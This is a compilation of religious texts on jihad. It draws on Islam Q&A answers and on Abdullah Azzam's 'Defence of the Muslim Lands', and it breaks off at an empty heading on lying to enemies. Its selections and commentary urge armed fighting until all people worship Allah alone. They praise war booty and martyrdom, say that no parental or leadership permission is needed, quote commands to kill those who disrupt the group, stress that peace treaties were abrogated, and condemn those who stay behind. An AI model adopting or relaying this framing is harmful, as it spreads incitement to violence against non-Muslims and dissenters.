Allaah has enjoined jihad for His sake upon the Muslims, for the great benefits that result from that and because of the harm caused by abandoning jihad.

Some of the reasons why jihad for the sake of Allaah is prescribed in Islam are as follows:

1 – The main goal of jihad is to make the people worship Allaah alone and to bring them forth from servitude to people to servitude to the Lord of people. Allaah says (interpretation of the meaning):

"And fight them until there is no more Fitnah (disbelief and worshipping of others along with Allaah) and (all and every kind of) worship is for Allaah (Alone). But if they cease, let there be no transgression except against Az-Zaalimoon (the polytheists, and wrong- doers)"

[al-Baqarah 2:193]

"And fight them until there is no more Fitnah (disbelief and polytheism, i.e. worshipping others besides Allaah), and the religion (worship) will all be for Allaah Alone [in the whole of the world]. But if they cease (worshipping others besides Allaah), then certainly, Allaah is All-Seer of what they do"

[al-Anfaal 8:39]

Ibn Jareer said:

So fight them until there is no more shirk, and none is worshipped except Allaah alone with no partner or associate, and trials and calamities, which are disbelief and polytheism, are lifted from the slaves of Allaah on earth, and religion is all for Allaah alone, and so that obedience and worship will be devoted to Him alone and none else.

Ibn Katheer said: Allaah commands us to fight the kuffaar so that there will be no fitnah, i.e., shirk, and the religion will all be for Allaah alone, i.e., the religion of Allaah will prevail over all other religions.

The Prophet (peace and blessings of Allaah be upon him) said: ""I have been commanded (by Allaah) to fight the people until they testify that there is no god but Allaah and that Muhammad is the Messenger of Allaah, and they establish regular

prayer and pay zakaah, then if they do that, then they save their lives and property from me except for Islamic laws and then their reckoning will be with Allaah." Narrated by al-Bukhaari (24), Muslim (33).

And he (peace and blessings of Allaah be upon him) said: "I have been sent just before the Hour with the sword, so that Allaah will be worshipped alone with no partner or associate."

Narrated by Ahmad, 4869; classed as saheeh by al-Albaani in *Saheeh al-Jaami'*, 2831. This purpose

of jihad was present in the minds of the Sahaabah (may Allaah be pleased with them) during their battles with the enemies of Allaah. Al-Bukhaari (2925) narrated that Jubayr ibn Hayyah said: 'Umar sent people to all the regions to fight the mushrikeen… so 'Umar recruited us and appointed al-Nu'maan ibn Muqarrin to lead us. When we were in the land of the enemy, the representative of Chosroes came out to us with forty thousand troops. An

interpreter stood up and said: “Let one of you speak to me.” Al-Mugheerah said: “Ask whatever you want.” He asked, “Who are you?” He (al- Mugheerah) said: “We are some people from among the Arabs. We used to lead a harsh and miserable life, sucking on animal skins and date stones because of hunger, wearing clothes made of camel and goat hair, worshipping trees and rocks. While we were in this state, the Lord of the heavens and the earth, exalted be His name and glorified be His greatness, sent to us a Prophet from amongst ourselves, whose father and mother we know. Our Prophet, the Messenger of our Lord, (peace and blessings of Allaah be upon him), commanded us to fight you until you worship Allaah alone or pay the jizyah. Our Prophet (peace and blessings of Allaah be upon him) told us the message from our Lord, that whoever among us is killed will go to Paradise to enjoy delights such as no one has ever seen, and whoever among us is left will become your master.”

This is the truth that the Sahaabah and leaders of the Muslims proclaimed in their military campaigns.

Rab’i ibn ‘Aamir said, when Rustam the commander of the Persian armies asked him, “Why have you come?”: “Allaah has sent us to bring forth whomsoever He wills from the worship of man to the worship of Allaah.

When ‘Uqbah ibn Naafi’ reached Tangiers, he rode his horse into the water until the water was up to its chest, then he said: “O Allaah, bear witness that I have done my utmost, and were it not for this sea I would have travelled throughout the land fighting those who disbelieve in You, until none is worshipped except You.”

2 – Repelling the aggression of those who attack the Muslims.

The scholars are unanimously agreed that repelling the aggression of those who attack the Muslims is fard ‘ayn (an individual obligation) upon those who are able to do that.

Allaah says (interpretation of the meaning):

“And fight in the way of Allaah those who fight you, but transgress not the limits. Truly, Allaah likes not the transgressors”

[al-Baqarah 2:190]

“Will you not fight a people who have violated their oaths (pagans of Makkah) and intended to expel the Messenger while they did attack you first? Do you fear them?

Allaah has more right that you should fear Him if you are believers”

[al-Tawbah 9:13]

3 – Removing fitnah (tribulation)

Fitnah is of different types:

(i) That which is caused by the kuffaar who persecute the Muslims or apply pressure to them to make them give up their religion. Allaah has commanded the Muslims to fight in jihad in order to save those who are weak and oppressed. Allaah says (interpretation of the meaning):

“And what is wrong with you that you fight not in the Cause of Allaah, and for those weak, ill-treated and oppressed among men, women, and children, whose cry is: “Our Lord! Rescue us from this town whose people are oppressors; and raise for us from You one who will protect, and raise for us from You one who will help”

[al-Nisa' 4:75]

(ii) The fitnah of the kuffaar themselves and their preventing others from hearing and accepting the truth. That is because the kaafir systems corrupt the innate nature and reason of people, and make them get used to worshipping and submitting to things other than Allaah, getting addicted to alcohol, wallowing in the mire of sexual licence, and losing all characteristics of virtue. Whoever is like that can rarely tell truth from falsehood, good from evil, right from wrong. So jihad is prescribed in order to remove those obstacles that prevent people from hearing and accepting the truth and getting to know it.

4 – Protecting the Islamic state from the evil of the kuffaar.

Hence the Prophet (peace and blessings of Allaah be upon him) ordered that the leaders of the kuffaar be killed, those who incited the enemies against the Muslims, such as the Jews Ka'b ibn al-Ashraf and Ibn Abi'l-Haqeeq.

Another aspect of jihad is to protect the borders against the kuffaar. The Prophet (peace and blessings of Allaah be upon him) encouraged that as he said: "Guarding the border for one day for the sake of Allaah is better than this world and everything in it." Al- Bukhaari, 2678.

5 – Frightening the kuffaar, humiliating them and putting them to shame.

Allaah says (interpretation of the meaning):

"Fight against them so that Allaah will punish them by your hands and disgrace them and give you victory over them and heal the breasts of a believing people,

And remove the anger of their (believers') hearts. Allaah accepts the repentance of whom He wills. Allaah is All-Knowing, All-Wise"

[al-Tawbah 9:14-15]

"And make ready against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to threaten the enemy of Allaah and your enemy"
[al-Anfaal 8:60]

Hence it is prescribed to fight in a manner that will strike terror into the heart of the enemy.

Shaykh al-Islam [Ibn Taymiyah – may Allaah have mercy on him] was asked whether it is permissible for a soldier to wear silk or gold or silver when fighting or when the envoys of the enemy come to the Muslims.

He replied:

Praise be to Allaah. With regard to wearing silk in order to frighten the enemy, there are two scholarly views, the more correct of which is that it is allowed. The soldiers of Syria wrote to 'Umar ibn al-Khattaab saying: "When we met the enemy we saw that they had covered their weapons with silk and we found that this struck terror in our hearts."
'Umar wrote back to them saying: "You should cover your weapons as they do." And
wearing silk is a kind of showing off, and Allaah likes showing off at the time of fighting, as it is narrated in *al-Sunan* that the Prophet (peace and blessings of Allaah be upon him) said: "There is a kind of showing off that Allaah likes, and a kind of showing off that Allaah hates. The showing off that Allaah likes is when a man shows off at the time of war. The kind of showing off that Allaah hates is showing off for the purpose of pride and boasting." On the day of Uhud, Abu Dujaanah al-Ansaari showed off among the ranks, and the Prophet (peace and blessings of Allaah be upon him) said: "This is a kind of walking that Allaah hates except in this situation." *Majmoo' al-Fataawa*, 28/17

6 – Exposing the hypocrites

Allaah says (Interpretation of the meaning):

"But when a decisive Soorah (explaining and ordering things) is sent down, and fighting (Jihaad — holy fighting in Allaah's Cause) is mentioned (i.e. ordained) therein, you will see those in whose hearts is a disease (of hypocrisy) looking at you with a look of one fainting to death"

[Muhammad 47:20]

At times of ease and plenty, the Muslims may be joined by those who seek to make worldly gains, and they do not want to make the word of Allaah prevail over the word of kufr. These people may conceal their real nature from many of the Muslims, and the most effective means of exposing them is jihad, because jihad means sacrificing oneself but these hypocrites are only indulging in hypocrisy in order to save themselves.

Exposing the hypocrites was one of the major purposes that Allaah wanted the believers to achieve on the day of Uhud.

Allaah says (interpretation of the meaning):

"Allaah will not leave the believers in the state in which you are now, until He distinguishes the wicked from the good"

[Aal 'Imraan 3:179]

Ibn al-Qayyim said:

This means: Allaah will not leave you in the state in which you are, where the believers are indistinguishable from the hypocrites, until the believers are made distinct from the hypocrites, as they were distinguished by the test on the day of Uhud, and Allaah will not disclose to you the unseen matters by which the one group is distinguished from the other, for they are distinguished from one another in the knowledge of the unseen that He has, but He wants to distinguish them from one another in a clear and visible manner, so that His unseen knowledge will become known and visible.

7 – Purifying the believers of their sins and ridding them thereof

Allaah says (interpretation of the meaning):

"And so are the days (good and not so good), that We give to men by turns, that Allaah may test those who believe, and that He may take martyrs from among you. And Allaah likes not the Zaalimoon (polytheists and wrongdoers).

And that Allaah may test (or purify) the believers (from sins) and destroy the disbelievers.

Do you think that you will enter Paradise before Allaah tests those of you who fought (in His Cause) and (also) tests those who are As-Saabiroon (the patient)?"
[Aal 'Imraan 3:140-142]

8 – Acquiring booty

The Prophet (peace and blessings of Allaah be upon him) said: "I have been sent ahead of the Hour with the sword so that Allaah will be worshipped alone, and my provision has been placed in the shade of my spear, and humiliation has been decreed for those who go against my command, and whoever imitates a people is one of them." Narrated by Ahmad, 4869; *Saheeh al-*

Jaami', 2831.

Al-Haafiz said:

This hadeeth indicates that war booty is permissible for this ummah, and that the provision of the Prophet (peace and blessings of Allaah be upon him) has been placed in war booty and not in other kinds of earnings. Hence some of the scholars said that it is the best kind of earnings.

Al-Qurtubi said:

Allaah sent provision to His Prophet (peace and blessings of Allaah be upon him) by means of his striving and He made it by means of the best kind of striving which is earning it by means of force and strength.

The Prophet (peace and blessings of Allaah be upon him) went out for the battle of Badr to meet the caravan of Abu Sufyaan.

Al-Qurtubi said: The fact that the Prophet (peace and blessings of Allaah be upon him) went out to meet the caravan indicates that it is permissible to take booty because it is a halaal source of income. This refutes Maalik's view that this is makrooh, when he said that this was fighting for worldly gains.

Al-Shawkaani said: Ibn Abi Jamrah said: The scholars of hadeeth are of the view that if the primary motive is to make the word of Allaah supreme, it does not matter what else

is also achieved.

9 – Taking martyrs.

Allaah says (interpretation of the meaning):

"*If a wound (and killing) has touched you, be sure a similar wound (and killing) has touched the others. And so are the days (good and not so good), that We give to men by turns, that Allaah may test those who believe, and that He may take martyrs from among you. And Allaah likes not the Zaalimoon (polytheists and wrongdoers).*

And that Allaah may test (or purify) the believers (from sins) and destroy the disbelievers"

[Aal 'Imraan 3:140-141]

Martyrdom is one of the highest statuses before Allaah, and the martyrs are the closest of His slaves to Him. There is no status higher than that of siddeeq apart from martyrdom. Allaah loves to take martyrs from among His slaves, who shed their blood for His love and to earn His pleasure, preferring His pleasure and His love above themselves. There is no way to attain this status except by circumstances that may lead to it such as enemies coming against the Muslims.

This was said by Ibn al-Qayyim in *Zaad al-Ma'aad*.

This is the great wisdom and those who try to put the Muslims off jihad and make them fear it, and say that jihad is no more than death, and making women widows and children orphans, pale into insignificance.

10 – Ridding the world of corruption.

Allaah says (interpretation of the meaning):

"For had it not been that Allaah checks one set of people by means of another, monasteries, churches, synagogues, and mosques, wherein the Name of Allaah is mentioned much would surely, have been pulled down. Verily, Allaah will help those who help His (Cause). Truly, Allaah is All-Strong, All-Mighty"

[al-Hajj 22:40]

"And if Allaah did not check one set of people by means of another, the earth would indeed be full of mischief. But Allaah is full of bounty to the 'Aalameen (mankind, jinn and all that exists)"

[al-Baqarah 2:251]

Muqaatil said:

Were it not that Allaah checked the mushriks by means of the Muslims, the mushriks would have overrun the earth and killed the Muslims and destroyed the mosques.

Shaykh al-Islam Ibn Taymiyah said in *al-Jawaab al-Saheeh*, 2/216:

So the kuffar are repelled by means of the Muslims and the worse of the two parties is repelled by the better, just as the Magians (Persians) were repelled by the Christian Byzantines, then the Christians were repelled by the believers of the ummah of Muhammad.

Al-Sa'di said: The world would be corrupted if the kuffaar and evildoers were to prevail.

These are some of the reasons why jihad is prescribed.
We ask Allaah to bring the Muslims back to their religion. May Allaah send blessings and peace upon our Prophet Muhammad.

Islam Q&A (www.islam-qa.com) == Question #34647: The reason why jihaad is prescribed == http://63.175.194.25/index.php? ln=eng&ds=qa&lv=browse&QR=34647&dgn=4

Seeking Permission from Parents

The evidence for the permission from parents in fard kifayah and the absence of permission in fard ayn is taken from the reconciliation of two hadeeth:

First: A hadeeth reported by Al-Bukhari. Abdullah bin Amr bin Al-Aas (radhi Allahu anhu) said: *"A man came to the prophet (alayhe salat wa salam) asking his permission for jihad. He (sallallahu alayhe wa salam) asked, 'Are your parents alive?' The man answered, 'Yes.' He (sallallahu alayhe wa salam) replied, 'Go and serve them, for in them is your jihad."'*

Second: Ibn Hibban narrated from Abdullah bin Amr: *"A man came to the prophet (alayhe salat wa salam) and asked him about the best of deeds. He (sallallahu alayhe wa salam) answered, 'Jihad in the path of Allah.' The man then said, 'I have two parents.' He (sallallahu alayhe wa salam) told him, 'I order you good by them.' The man replied, 'By the one who sent you with truth, I will fight jihad and leave them.' He (sallallahu alayhe wa salam) said, 'You know best'."'* (Fath Al-Bari 6/106 – Reported by Ibn Hibban as saheeh).

Ibn Hajar said: *"It is understood that here (in the scenario of the second hadeeth), Jihad was fard ayn, in or der to reconcile the two (hadeeth)."'* (Fath al-Bari 6:106)

This was from Shiekh Abdullah Azzam's book titled "Defense of Muslim lands", page 23.

It has been made clear to us that no permission is required for anyone from anyone when jihad becomes fard ayn, just as no permission is required from the father, the shiekh or the master for the obligatory fajr prayer.

Similarly, no permission is required in obligatory jihad. For example, if the father and the son sleep in one place, and the son wants to pray fajr but his father sleeps, does anyone suggest that the son must take permission from his father to pray the obligatory prayer? Suppose that the father forbids his son from performing the prayer for some reason or another, perhaps not to disturb the other people who are sleeping (who also do not pray fajr) or because his father does not want to pray fajr.

Does the son obey his father? the answer is clear according to the following hadeeth:

"*Obedience is in what is right*" (Reported by bukhari and Muslim. Saheeh Al-Jaami As-Sagheer No. 3967).

"*There is no obedience to the creation in disobedience to the creator*" (Reported by Ahmed and Haakim and it is Saheeh. - Saheeh Al-Jaami' As-Sagheer No. 2323)

"*There is no obedience to one who does not obey Allah*" (Reported by ahmed and it is Saheeh. - Saheeh Al-Jaami' As-Sagheer No. 7397)

Neglecting jihad is a sin and there is no obedience to the creation in disobedience to the Creator. (Defence of Muslim lands by Abdullah Azzam, Page 28)

Ad-Daar (The State) wherein we live

Sometimes a question is raised concerning the state we live in. Dow we live in an Islamic state? One of the necessary conditions of the (Islamic) is that Islamic laws must govern it. Imaam Abu Haneefa (rahimahullah) issued a faywa that dar-ul-Islaam (Islamic State) would be changed to Dar-ul-Kufr (non-Islamic state) if all these three conditions were fulfilled:

1. when it is governed by Kufr laws.
2. When the Muslims lose thier safety.
3. Neighbourhood. And that happens if the state has borders with the kufr state in a way the latter causes danger to the Muslims and becomes the reason behind the loss of thier safety. (The absent obligation, Page 20)

As-Sarkhasi (one of the classical Hanafi jurists) said: "And a Dar becomes a Dar for the Muslims, by implementing the laws of Islam in it." (as-Siyar al-Kabeer, 5/2197)

Ibn al Qayyim (rahimahullah) stated: "The majority of the scholars in the past have stated: The land which is occupied by Muslims and is ruled by Islam is *Dar ul-Islam*, but so long as the laws of Islam are not implemented, it is not *Dar ul Islam*, even if it is close to it (*lasaqaha*) for here is Ta`if, it is close to Makkah, but it didn't become *Dar ul Islam* when Makkah was opened." (*Ahkam Ahl Adh- Dhimmah 1/366*)

The ruling on jihad for women

Question :

This is an important matter about which I am confused. What is the ruling on jihad for women?.

Answer :

Praise be to Allaah.

Jihad is not obligatory for women. Ibn Qudaamah (may Allaah have mercy on him) said:

In order for jihad to be obligatory there are seven conditions: being Muslim, being an adult, being of sound mind, being free, being male, being physically sound and being able to afford it financially. With regard to being Muslim, adult and of sound mind, these are essential conditions for all Islamic duties, because a kaafir is not to be trusted in jihad, an insane person cannot go for jihad and a child is physically weak. Ibn 'Umar said: "I presented myself to the Messenger of Allaah (peace and blessings of Allaah be upon him) on the day of Uhud when I was fourteen years old, and he did not let me join the fighting." Agreed upon. … With regard to being male, this is stipulated because of the report narrated from 'Aa'ishah who said: "O Messenger of Allaah, do women have to engage in jihad? He said: "Jihad in which there is no fighting: Hajj and 'Umrah." And because women are not able to fight because they are (physically) weak.

From *al-Mughni*, 9/163.

The hadeeth of 'Aa'ishah (may Allaah be pleased with her) was narrated by Ahmad (25361) and Ibn Maajah (2901); classed as saheeh by al-Albaani in *Saheeh Sunan Ibn Maajah*.

Can a woman go out to help the mujaahideen and treat the wounded?

Al-Sarkhasi said in *Sharh al-Siyar al-Kabeer* (1/184): Chapter on women fighting alongside men and being present in war: He said: we do not like women to fight alongside men in war because a woman does not have the right physical make-up for fighting, as the Messenger of Allaah (peace and blessings of Allaah be upon him) indicated when he said: "This one was not a fighter" (said when he saw the body of a woman slain on the battlefield). And when a woman fights, the 'awrah of the Muslims may become exposed and the mushrikeen will rejoice at that, and that may be a cause of the mushrikeen increasing their hopes of defeating the Muslims, and they may think that the Muslims are weak because they had to bring the women to fight, so they will say, 'They need the help of women to fight us." So this should be avoided. For this reason it is not recommended for women to participate directly in the fighting. But if the Muslims have no choice and are forced to do that, because repelling the kuffaar when necessary by whatever means the Muslims have at their disposal, is permissible, rather it is obligatory. The story of Hunayn is quoted as evidence for that.

At the end of this story it says: Umm Sulaym bint Milhaan, who was fighting that day with a cloth tied around her stomach, said: "O Messenger of Allaah, what do you think about these people who ran away from you and let you down? You should not forgive them if Allaah gives you power over them." He (peace and blessings of Allaah be upon him) said: "O Umm Sulaym, the forgiveness of Allaah is immense." She repeated that three times, and each time the Messenger of Allaah (peace and blessings of Allaah be upon him) said: "The mercy of Allaah is immense." In *al-Maghaazi* it is narrated that she said: "O

Messenger of Allaah, should we not kill these who ran away (from the battlefield) as we killed the mushrikeen?" He (peace and blessings of Allaah be upon him) said: "The forgiveness of Allaah is immense." What greater need can there be for women to fight than this incident when the men fled and abandoned the Messenger of Allaah (peace and blessings of Allaah be upon him). This clearly shows that there is nothing wrong with women fighting when that is essential, because the Prophet (peace and blessings of Allaah be upon him) did not prevent this woman from fighting on that occasion. But it is not narrated that he gave the women permission to fight on other occasions. There is nothing wrong with old women being present at times of war to tend the wounded, bring water and cook food for the soldiers if they need that, because of the hadeeth of 'Abd-Allaah ibn Qarat al-Azdi who said: The womenfolk of Khaalid ibn al- Waleed and the womenfolk of the Sahaabah had their sleeves rolled up, bringing water to the mujaahideen and reciting encouraging poetry, when he was fighting the Byzantines. What is meant here is old women, because young women are not allowed to go out for fear of fitnah, and old women can take care of the needs in such situations. And it was narrated that Umm Mutaa', who was present at Khaybar with the Messenger of Allaah (peace and blessings of Allaah be upon him), said: I saw Aslam (one of the Arab tribes) when they complained to the Messenger of Allaah (peace and blessings of Allaah be upon him) about the difficulties they were facing, so he recommended that they engage in jihad and they responded. I saw that Aslam were the first ones to reach the fortress and the sun did not set on that day until Allaah had enabled us to conquer it.

This clearly shows that she went out with the Messenger of Allaah (peace and blessings of Allaah be upon him), and he did not forbid her to do so. From this we know that there is nothing wrong with an old woman going out to help the mujaahideen by doing tasks that are appropriate for them. And Allaah is the Source of strength. End quote.

It says in *Khishshaaf al-Qinaa'* (3/26): Women are not allowed (to engage in jihad) because they are a source of temptation, as well as not being qualified to fight, because of their natural tendency to be weak and cowardly, and because there is no guarantee that the enemy will not capture them and regard it as permissible to do to them that which Allaah has forbidden. Some of the scholars said: except the wife of the ruler or commander, who may be present to attend to his needs, because of the actions of the Messenger of Allaah (peace and blessings of Allaah be upon him), or an old women in cases of need only, such as giving water to the troops and treating the wounded, because al-Rubayyi' bint Mu'awwidh said: "We used to go out to fight with the Prophet (peace and blessings of Allaah be upon him), bringing water and serving them, bringing back the wounded and the slain to Madeenah." Narrated by al-Bukhaari. And a similar report was narrated from Anas by Muslim. That is because men may be distracted from these tasks by fighting, so this is a help to the Muslims and supporting them in their fight.

All of this has to do with jihad in cases where the enemy has not invaded the Muslim land, in which case jihad becomes obligatory on every able-bodied person, man or woman, and a woman may then go out without her husband's permission. Al-Kaasaani al-Hanafi (may Allaah have mercy on him) said: "But at times of general mobilization, such as when the enemy is seeking to invade a Muslim land, then it becomes an individual obligation (fard 'ayn) on every single Muslim who is able to fight, because Allaah says (interpretation of the meaning):

"March forth, whether you are light (being healthy, young and wealthy) or heavy (being ill, old and poor)"

[al-Tawbah 9:41]

It was said that this was revealed concerning general mobilization. And Allaah says (interpretation of the

meaning):

"It was not becoming of the people of Al-Madinah and the bedouins of the neighbourhood to remain behind Allaah's Messenger (Muhammad r when fighting in Allaah's Cause) and (it was not

becoming of them) to prefer their own lives to his life"

[al-Tawbah 9:120]

From *Badaa'i' al-Sanaa'i'*, 7/98

It says something similar in *al-Sharh al-Sagheer*, one of the Maaliki books (2/274): that if the enemy attacks a Muslim land, then jihad becomes an individual obligation for every man and woman.

In conclusion:

Jihad is not obligatory for women in principle, except in cases of necessity, such as if the kuffaar attack a Muslim land, in which case jihad becomes obligatory for women, according to their abilities. If a woman is not able to fight then she is not obliged to do so, because Allaah says (interpretation of the meaning):

"Allaah burdens not a person beyond his scope"

[al-Baqarah 2:286]

And Allaah knows best.

Islam Q&A (www.islam-qa.com) == Question #45618: The ruling on jihad for women
== http://63.175.194.25/index.php?ln=eng&ds=qa&lv=browse&QR=45618&dgn=4

Question: Can we fight Jihad if we do not have an Amir (leader)?

Defence of the Muslim Lands
Dr. Abdullah Azzaam (May Allah accept him as Shaheed)

Yes we fight, and we haven't an Amir. None has said that the absence of a community of Muslims under an Amir cancels the Fard of jihad. In fact we have seen Muslims at the time of the Crusades and during the Tar-tar invasions fighting with different Amir's. In Halab (in Syria) there was an Amir, in Damascus there was an Amir, and in Egypt there was more than one Amir. Some of these even asked help from Christians against their brother Amir, as what happened when Shawar asked help from Christians against another Amir , Dar Gham, in Egypt.

Not one of the scholars has said that such a situation and such corruption cancels the obligation of jihad for the defense of the Muslim lands. On the contrary it multiplies their duty. The same thing happened in Andalusia, as the poets said: *"They were divided into sects, each in their places, Each place an Amir and each its pulpit"*

And another wrote, *"That which made me dispair of Andalusia, were the king's titles, Great titles of which they were not worthy, Like the cat who mimics the lion by puffing himself up"*

Not one of the scholars has said that there is no jihad under these conditions, in fact, the scholars were themselves in the front lines of Andalusia.

The battle may be void of a legitimate commander appointed by the Amir. As it was on the Day of Mu'tah. Khalid Bin Walid stood up and raised the flag, that by him, Allah saved the Muslim army. And, for this he was commended by the Prophet (sallallahu alayhe wa salam).

Maybe the Imam or the Amir al Mu'mineen is not present, this does not annul the obligation of fighting and the defense of the Muslim lands. We do not wait for the Caliphate to be restored. Because, the Caliphate does not return through abstract theories, amassed knowledge and studying. Rather, jihad is the right way to reform the divided authorities to the ultimate authority of the Caliphate.

The mujahideen choose their Amir for jihad from amongst themselves. He organizes them and unifies their efforts and makes the strong support the weak. In a sahih hadith from Uqbah Bin Amar, who was amongst the to-be-mentioned party, said: *"The Prophet (sallallahu alayhe wa salam) sent out a party and he chose from amongst them a swordsman (leader). When he returned he said, "I have not seen the like of when the Prophet (sallallahu alayhe wa salam) blamed us. He said, "are you unable that if I send a man and he fails to apply my order to replace him with one who applies my order."* (Abu Daud and Ahmad and Sahih al Hakim and agreed upon by ath Thahabi. See Fath ar Rabbani 14/45).

The Messenger of Allah (sallallahu alayhe wa salam) encouraged them to change the Amir of the party even if he was given the flag by the noble hand of the Prophet himself. So how is it if there is no Amir from the beginning? Of the most critical situations requiring an Amir is that of wartime.

Ibn Qadama said in Al Mughni 8/253: *"The absence of an Imam does not postpone the jihad because much is lost in its postponement"*. If the people choose an Amir, he must be obeyed. As mentioned in Fath al Ali al Malik 1/253.

The Sheikh Miyara stated that if there is an absence of an Amir, and the people are agreed to appoint a great one in this time, to pave their ways, to make the strong support the weak, and he exerts his effort to achieve this to the best of his ability, it is evident that to stand against him is not permitted. Who opposes him seeking to create sedition, disobeys Islam and disrupts the Jamat. In Sahih Muslim: *"Surely it will be predicaments and predicaments and who wants to disrupt the order of this*

Ummah while they are a whole, kill him whoever he is". And: *"Who came to you while you are united under one man, and wants to disrupt your Jamat kill him"*. {Defence of the Muslim Lands, pages 32-34}

A Fabricated hadeeth - Greater & Lesser Jihad

There is a saying, *"We have returned from the lesser Jihad (battle) to the greater Jihad"*, which the people quote on the basis that it is a hadeeth, which is infact false, fabricated hadith which has no basis. According to this belief, striving against desires of the self is considered the *Greater* Jihad, which makes the Jihad of the battlefield the *Lesser* Jihad. However, this so-called hadith is only a saying of Ibrahim bin Abi Ablah one of the Successors, and it contradicts textual evidences and reality.

Ibn Taiymiyyah said in Al-Furqan PP. 44-45: *"This hadith has no sources and nobody whomsoever in the field of Islamic knowledge has narrated it. Jihad against the disbelivers is the most noble of actions and moreover it is the most important action for the mankind."*

Al-Khateeb al-Baghdadi reports it is daeef (weak) due to the narrator Khalaf bin Muhammad bin Ismail Al-Khiyam. Al-Haakim says, *"His hadeeths are unreliable"*. Abu Ya'la Al-Khalili says, *"He often adulterates, is very weak and narrates unknown hadith."* (Mashari-ul-Ashwaq, Ibn Nuhas 1/31).

There is also the narrator Yahya bin Al-Ula who is a known liar and forgerer of hadith (Ahmad). Amru bin Ali, An-Nasai and Ad-Daraqutni state, *"His hadith are renounced."* Ibn Adi states, *"His hadith are false."* (Tahzeeb-ut-Tahzeeb 11/261-262)

Ibn Hajar said, *"He was accused of forging hadith."* (At-Taghrib). Adh-dhahabi said, *"Abu Hatim said that he is not a strong narrator, Ibn Ma'een classified him as weak and Ad-Daraqutni said that he is to be neglected."*

This hadeeth also contradicts clear verses of the Qur'an. Allah the *Mighty*, the *Majestic*, says, *(Translation of the Meaning)*,

"Not equal are those of the believers who sit (at home), except those who are disabled (by injury or are blind or lame, etc.), and those who strive hard and fight in the Cause of Allah with their wealth and their lives. Allah has preferred in grades those who strive hard and fight with their wealth and their lives above those who sit (at home). Unto each, Allah has promised good (Paradise), but Allah has preferred those who strive hard and fight, above those who sit (at home) by a huge reward; Degrees of (higher) grades from Him, and Forgiveness and Mercy. And Allah is Ever OftForgiving, Most Merciful."

Qur'an *[4:95-96]*

The verse of the sword (Ayat As-Saif 9:5)

Indeed most of the scholars of tafseer-ul-Quran spoke about a verse of the quran and called it ayat as-saif (verse of the sword) and that is the saying of Allah:

'So when the Sacred Months have passed, then fight the Mushrikin wherever you find them, and capture them and besiege them, and lie in wait for them in each and every ambush. But if they repent and perform the Salah, and give the Zakah, then leave their way free. Verily, Allah is Oft-Forgiving, Most Merciful.' (Surah at-Tawbah 9:5)

Concerning this verse al-Hafith ibn Katheer said:

(So when the Sacred Months have passed...), meaning, `Upon the end of the four months during which We prohibited you from fighting the idolators, and which is the grace period We gave them, then fight and kill the idolators wherever you may find them.' Allah's statement next,

(then fight the Mushrikin wherever you find them), means, on the earth in general, except for the Sacred Area, for Allah said,

(And fight not with them at Al-Masjid Al-Haram, unless they fight you there. But if they attack you, then fight them.)[2:191] Allah said here,

(and capture them), executing some and keeping some as prisoners,

(and besiege them, and lie in wait for them in each and every ambush), do not wait until you find them. Rather, seek and besiege them in their areas and forts, gather intelligence about them in the various roads and fairways so that what is made wide looks ever smaller to them. This way, they will have no choice, but to die or embrace Islam,

(But if they repent and perform the Salah, and give the Zakah, then leave their way free. Verily, Allah is Oft-Forgiving, Most Merciful.) Abu Bakr As-Siddiq used this and other honorable Ayat as proof for fighting those who refrained from paying the Zakah. These Ayat allowed fighting people unless, and until, they embrace Islam and implement its rulings and obligations. Allah mentioned the most important aspects of Islam here, including what is less important. Surely, the highest elements of Islam after the Two Testimonials, are the prayer, which is the right of Allah, the Exalted and Ever High, then the Zakah, which benefits the poor and needy. These are the most honorable acts that creatures perform, and this is why Allah often mentions the prayer and Zakah together. In the Two Sahihs, it is recorded that Ibn `Umar said that the Messenger of Allah said,

(*I have been commanded to fight the people until they testify that there is no deity worthy of worship except Allah and that Muhammad is the Messenger of Allah, establish the prayer and pay the Zakah.*) This honorable Ayah (9:5) was called the Ayah of the Sword, about which Ad-Dahhak bin Muzahim said, "It abrogated every agreement of peace between the Prophet and any idolator, every treaty, and every term.'' Al-`Awfi said that Ibn `Abbas commented: "No idolator had any more treaty or promise of safety ever since Surah Bara'ah was revealed. The four months, in addition to, all peace treaties conducted before Bara'ah was revealed and announced had ended by the tenth of the month of Rabi` Al-Akhir.'' (Tafseer Ibn Katheer)

Al-Haafith Mohammed al-Kalbi said: "And we find here what abrograted the turning away from the disbelievers and keeping patient about the harm they do to us. This is to order us to fight them and to avail us from repeating that which was abrogated, and which was mentioned in 114 verses out of 54 Surahs. (Tafseer ut-Tas-hil- li-'Ulumi at-Tanzil)

Imaam ibn Hazm al-Andalusi said: "In one hundred and fourteen verses out of forty eight surahs, all (these verses) were abrogated by the saying of Allah: **'then fight the Mushrikin wherever you find them'** (An-Naasikh wal-Mansukh - In the chapter of "The turning away from the Mushrikun')

The evil of abandoning jihad

The prophet (alayhe salatu wa salam) said: “the most evil of what is in a man is niggardliness and cowardice.” (Reported by Bukhari and Abu Dawood. Classified Saheeh. Saheeh Al-Jaami’ No. 3603)

The Messenger of Allah (peace and blessing be upon him) said: One who died but did not fight in the way of Allah nor did he express any desire (or determination) for Jihad died the death of a hypocrite. (Narrated by Abu Hurayrah – Saheeh Muslim No. 888)

O believers! What is the matter with you that when you are asked to march forth in the way of Allah, you cling to the earth? Do you prefer the life of this world to the life of the hereafter? If it is so, then you should know that the comforts of this life are little compared to the life of the hereafter. (9:38)

Those who remained behind (did not join the Tabuk expedition) were delighted to sit inactive behind Allah's Rasool, and they hated to make Jihad with their goods and their persons in the cause of Allah. They said to each other "Do not go forth in the heat." Say to them: "The fire of hell is much more severe in heat." If only they could understand! (9:81)

Will you not fight against those people who have broken their oaths, conspired to expel the Rasool and were the first to attack you? Do you fear them? Nay, it is Allah Who is more deserving of your fear, if you are true believers. (9:113)

If you do not march forth, He will inflict on you a painful punishment and replace you with other people, and you cannot harm Him at all, for Allah has power over everything. (9:39)

And what reason do you have not to fight in the cause of Allah, to rescue the helpless oppressed old men, women, and children who are crying: "Our Rabb! Deliver us from this town whose people are oppressors; send us a protector by Your grace and send us a helper from Your presence?" (4:75)

The believers were asking: "Why is not a Surah revealed allowing us to fight?" But when a decisive Surah carrying the order of allowing them to fight is revealed, you saw those in whose hearts was a disease looking at you like the one under the shadow of death. Woe to them! (47:20)

Lying to the enemies

